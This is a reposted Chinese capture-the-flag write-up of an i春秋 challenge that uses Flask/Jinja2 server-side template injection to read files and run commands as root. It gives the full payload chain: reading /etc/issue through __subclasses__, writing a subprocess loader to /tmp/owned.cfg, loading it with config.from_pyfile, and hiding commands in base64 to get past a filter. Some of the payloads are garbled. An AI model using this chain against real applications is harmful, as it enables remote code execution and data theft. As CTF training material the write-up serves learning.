

# i春秋Fuzz

转载

[weixin\\_30701575](#) 于 2019-09-11 14:00:00 发布 206 收藏

文章标签: [shell python](#)

原文链接: <http://www.cnblogs.com/wosun/p/11505905.html>

版权

点开只有三个单词plz fuzz parameter

大概意思就是让我们疯狂尝试参数。。。

我们通过url尝试传入参数

?user=123

?name=123

?username=123

?id=123

但参数为name时返回正确值



8d9fc84145ad41ebb45a33f0be5ed4fc87dede817f064558.changame.ichunqiu.com/?name=123

★ 书签 | 常用网址 | 京东商城 | 中国大学MOOC | C 语言开发环境 | ZOJ :: Home | SICNU OJ | Cont | 用PHP制作简单的 | 菜鸟教程

## Hello 123

尝试在这里注入



8d9fc84145ad41ebb45a33f0be5ed4fc87dede817f064558.changame.ichunqiu.com/?name=user() %27 or %27'

★ 书签 | 常用网址 | 京东商城 | 中国大学MOOC | C 语言开发环境 | ZOJ :: Home | SICNU OJ | Cont | 用PHP制作简单的 | 菜鸟教程 - 学的不 | 凡尔提斯|福皇尔制 | JSON

## Hello user() ' or '1'='1

。。。。。

失败

但是这里会一直回显name后面的值

通过dalao们的无限测试后发现这里是python模板注入



8d9fc84145ad41ebb45a33f0be5ed4fc87dede817f064558.changame.ichunqiu.com/?name={{4-1}}

★ 书签 | 常用网址 | 京东商城 | 中国大学MOOC | C 语言开发环境 | ZOJ :: Home | SICNU OJ | Cont | 用PHP制作简单的 | 菜鸟教程 - 学的不

## Hello 3

```
8d9fc84145ad41ebb45a330be5ed4fc87dede817064558.changame.ichunqu.com/?name={ config }
Hello <Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSIC
None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session',
'SESSION_REFRESH_EACH_REQUEST': True, 'LOGGER_HANDLER_POLICY': 'always',
'LOGGER_NAME': '_main_', 'DEBUG': False, 'SECRET_KEY': None,
'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None,
'APPLICATION_ROOT': None, 'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http',
'JSONIFY_PRETTYPRINT_REGULAR': True, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(31), 'PROPAGATE_EXCEPTIONS': None, 'TEMPLATES_AUTO_RELOAD':
None, 'TRAP_BAD_REQUEST_ERRORS': False, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE':
'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT':
datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SESSION_COOKIE_SECURE': False, 'TRAP_HTTP_EXCEPTIONS': False}>
```

再根据别人写的python模板注入的文章来跟着一步步注入

读版本文件: ?name={{'.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/etc/issue').read()}}

向SSTI漏洞注入: {{'.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/tmp/owned.cfg', 'w').write('from subprocess import check\_output\n\nRUNCMD = check\_output\n')}} (这将向远程服务器写入一个文件, 当编译完成成为subprocess模块引入check\_output方法, 并将其设置指向变量RUNCMD。)

向config对象添加一个新项: ?name={{ config.from\_pyfile('/tmp/owned.cfg') }}

通过向SSTI漏洞注入来检测是否成功: ?name={{ config['RUNCMD']('/usr/bin/id', shell=True) }}

成功返回


**Hello uid=0(root) gid=0(root) groups=0(root)**



小括号单引号中的内容即为我们可以使用cmd执行的代码

将其改为ls

Excuse me???



可能被拦截了

用base64先加密再解密的方法进行注入 (bHMK为ls的base64加密)

?name={{ config['RUNCMD']('`echo bHMK | base64 -d`,shell=True) }}


Hello




没有返回，尝试ls -al

?name={{ config['RUNCMD']('`echo bHMgLWFsCg== | base64 -d`,shell=True) }}

```
Hello total 24 drwx-----. 2 root root 4096 Sep 10 22:34 . drwxr-xr-x. 21 root root 4096 Sep 10 22:34 .. -rw-----. 1 root root 165 Nov 9 2016 .bash_history -rw-r--r--. 1 root root 3106 Feb 20 2014 .bashrc -rw-r--r--. 1 root root 18 Nov 8 2016 .config -rw-r--r--. 1 root root 140 Feb 20 2014 .profile
```



查看源码获得排列好的文件名



再查看var/www/html下的文件名

?name={{ config['RUNCMD']('`echo bHMgLWFsIC92YXlvd3d3L2h0bWwK | base64 -d`,shell=True) }}


```
1 <h1>Hello total 48
2 drwxr-xr-x. 2 root root 4096 Sep 10 22:34 .
3 drwxr-xr-x. 3 root root 4096 Nov 9 2016 ..
4 -rw-r--r-- 1 root root 43 Sep 10 22:34 fl4g
5 -rw-r--r--. 1 root root 34913 Nov 9 2016 x.py
6 </h1>
```

查看fl4g文件 (cat var/www/html/fl4g)

?name={{ config['RUNCMD']}("echo Y2F0lC92YXlvd3d3L2h0bWwvZmw0Zwo= | base64 -d`,shell=True) }}

拿到flag

**Hello flag{eb6dec18-4ce6-46b5-8a9e-c682833e1630}**



转载于:<https://www.cnblogs.com/wosun/p/11505905.html>